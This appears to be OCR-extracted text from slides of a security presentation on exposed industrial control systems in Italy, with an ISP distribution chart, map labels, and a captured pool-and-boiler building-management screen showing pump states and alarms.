




Top 6 ISP
2%
2%
3%
1%
30%
62%
Telecom Italia
Vodafone
WIND
Fastweb
NGI SpA
Skylogic S.p.A.



Le Mans
Orléans
Tours
France
Poitiers
La Rochelle
Limoges
Bordeaux
Clermont-Ferrand
Lyon
Annecy
Genève
Grenoble
Montpellier
Aix-en-Provence
Marseille
Perpignan
Andorra
Barcelona
Girona
Tarragona
Lleida
Castelló de la Plana
Palma
Alacant / Alicante
Ajaccio
Sassari
Casteddu Cagliari
Palermo
Potenza
Brindisi
Taranto
Golfo di Taranto
Canale di Sicilia
Malta
Alger
Annaba
Constantine
Oran
Sétif
Souk Ahras
Skikda
Béjaia
Jijel
Chlef
Médéa
Bordj Bou Arreridj
Ain Beida
Schweiz/ Suisse/Svizzera/ Svizra
Basel
Zürich
Vaduz
Innsbruck
Österreich
München
Salzburg
Graz
Maribor
Slovenija
Zagreb
Rijeka
Hrvatska
Zadar
Split
Bosna i Hercegovina
Sarajevo
Mostar
Banja Luka
Srbija
Београд
Нови Сад
Osijek
Pécs
Szeged
Kecskemét
Budapest
Magyarország
Székesfehérvár
Győr
Debrecen
Oradea
Cluj-Napoca
Timișoara
Arad
Sibiu
România
București
Craiova
Ploiești
Brașov
Constanța
Iași
Suceava
Crna Gora / Црна Гора
Kosova / Kosovo
Prizren
Shqipëria
Tiranë
Elbasan
Северна Македония
Битола
Ελλάδα
Ιωάννινα
Λάρισα
Βόλος
Αθήνα
Πελοπόννησος
София
България
Пловдив
Велико Търново
Русе
Варна
Бургас
Edirne
Çanakkale
Tekirdağ
Aydın
Izmir
Leaflet


# AND MANY WEIRD THINGS WERE LEFT EXPOSED...




konneXion 14:36:11 22/6/2019
Principale > Centrale Termica > Centrale Termica e Piscina
READ
BLANK
OK
ON Segnalazione stato pompa 1 piscina
ON Segnalazione stato pompa 2 piscina
ON Segnalazione stato pompa P3 Piscina
OFF Segnalazione stato pompa jolly piscina
ON Segnalazione contatto bobina contatore centralina elettrolisi
Allarme scattato interruttore pompa 1 piscina
Allarme scattato interruttore pompa 2 piscina
Allarme Scatto Interruttore Pompa P3 Sistema Piscina
Allarme scattato interruttore pompa jolly piscina
34.5°
Setpoint Ritorno Piscina
44.9°
Setpoint Mandata Piscina
34.2°
55.4°
S4 S2
S5
S1 S3
34.0°
Allarme Mancanza Acqua Vasca di Compenso
OFF EV14A
OFF EV13
EV15
EV14B
OFF
OFF
TS1
S4
P2
EV16
OFF EV11
OFF EV9
EV10
EV9A
OFF
P3
P1
Allarme pompa primario bollitore
ON Segnalazione stato pompa ricircolo sanitario
Allarme pompa ricircolo sanitario
Allarme rivelazione gas
Allarme guasto centralina vitronic 100 caldaia 1
Allarme guasto centralina vitronic 100 caldaia 2
EV22
Allarme guasto centralina vitronic 300k
Allarme scattato interruttore magnetotermico pompa antiallagamento CT
Allarme scattato termica pompa antiallagamento CT


LUCE ESTERNA PISCINA
Off
UTA PISCINA
30.6°
Off
LUCE DIRETTA RGB ZONA PISCINA
Off
RGB PISCINA CICLICO
Off
LUCE STRISCIA LED IDROMASSAGGIO
Off
31.7°
LUCE INDIRETTA RGB ZONA PISCINA
Off
